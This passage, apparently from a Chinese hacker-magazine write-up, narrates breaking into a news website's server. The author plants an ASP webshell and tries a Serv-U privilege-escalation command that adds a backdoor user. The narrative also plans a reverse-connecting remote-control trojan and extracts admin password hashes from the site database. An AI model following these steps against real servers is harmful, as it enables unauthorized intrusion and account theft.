


图4




图5




图6

接下来就简单了，无非是上传类型与上传 ASP 木马，大家可以详见前几期 X 档案。就这样，我得到了一个 webshell，如图7。





图7

进去后首先浏览了下服务器上的组件信息，如图8。太棒了！ FSO 没有被禁用！这样如果权限允许的话我们就可以随意浏览和编辑服务器上的文件了！而且 Shell.Application 和 WScript.Shell 同样也没有被管理员禁用，看来利用 wscript.shell 来执行程序是有望了！我来到“系统服务列表”中查看了下服务器上开启的服务，发现有 Serv-U，如图9。


▸ 服务器组件信息

组件(描述)	支持	版本
MSWC.AdRotator (广告轮转组件)	√	
MSWC.BrowserType (浏览器信息组件)	√	4.00
MSWC.NextLink (内容链接库组件)	√	
MSWC.Tools	√	
MSWC.Status	√	Unavailable
MSWC.Counters (计数器组件)	√	
MSWC.PermissionChecker (权限检测组件)	√	
Adodb.Connection (ADO 数据对象组件)	√	2.7
CDONTS.NewMail (虚拟 SMTP 发信组件)	√	1.2
Scripting.FileSystemObject (FSO组件)	√	
Adodb.Stream (Stream 流组件)	√	
Shell.Application	√	
WScript.Shell	√	
Wscript.Network	√	
ADOX.Catalog	√	
JMail.SmtpMail (JMail 邮件收发组件)	×	
Persits.Upload.1 (ASPUpload 文件上传组件)	×	
LyfUpload.UploadFile (刘云峰的文件上传组件组件)	×	
SoftArtisans.FileUp (SA-FileUp 文件上传组件)	×	

图8

服务名称:	Serv-U
显示名称:	Serv-U FTP 服务器
运行状态:	True
登录身份:	LocalSystem
服务描述:	提供 FTP 服务并允许远程 FTP 客户连接到该计算机
文件路径及参数:	D:\Program Files\Serv-U\ServUDaemon.exe

图9

于是去 Serv-U 的安装路径 D:\Program Files\Serv-U\ 查看了下 Version.txt 文件，发现版本是6.0的（6.0的版本如果没有将默认的管理员密码更改的话依然可以使用 Serv-U 的提权工具进行提权），而且我通过查看服务器的信息发现服务器是在内网的，IP 地址为 192.168.99.5，如果我们可以成功提权的话就可以使用 Serv-U 的提权工具在对方服务器中运行我们的免杀鸽子服务端，然后通过鸽子的反向连接功能来控制对方的服务器了！而且还可以穿过对方的防火墙！那就来试下吧！首先看看能否成功提升权限！

先将 Serv-U 的提权工具上传到对方的服务器中，然后在海阳的“WScript.Shell 命令行操作”中选中“使用 WScript.Shell”，然后在“命令／参数”中输入 E:\website\images\su.exe "net user xufang xufang19860219 /add，点“运行”，运行结果如图10所示，大家一定看见里面的“530 Not Logged in”了吧？！证明提权工具使用默认的管理员用户名和密码登录失败，自然提权也就失败了，看来想从 Serv-U 这个提权大户中搞到最高权限是不可能的事了！




图10

接着我又查看了一下服务器上是否安装了 Pcanywhere 等远程管理软件，如果找到传说中的.cif 文件，然后导入本地破解密码，之后再远程登录控制对方服务器，但结果很令我失望，没有.cif 文件！那就看看他的新闻系统的后台是什么样子的吧！顺便也在里面给管理员留条信息说明漏洞的事情，于是浏览了下服务器上的文件信息，成功找到了新闻管理系统的数据库文件，然后使用海阳的“数据库操作器”功能打开新闻管理系统的数据库文件，在 users 表中找到了新闻系统管理员登录的用户名和密码信息，但密码是经过 md5 加密过的，如图11，我查看了一下，发现用户名为王晖的 U_info 字段处显示的为“超级管理员”，看来他就是后台具有最高权限的用户了！那就用他的帐户登录后台吧！

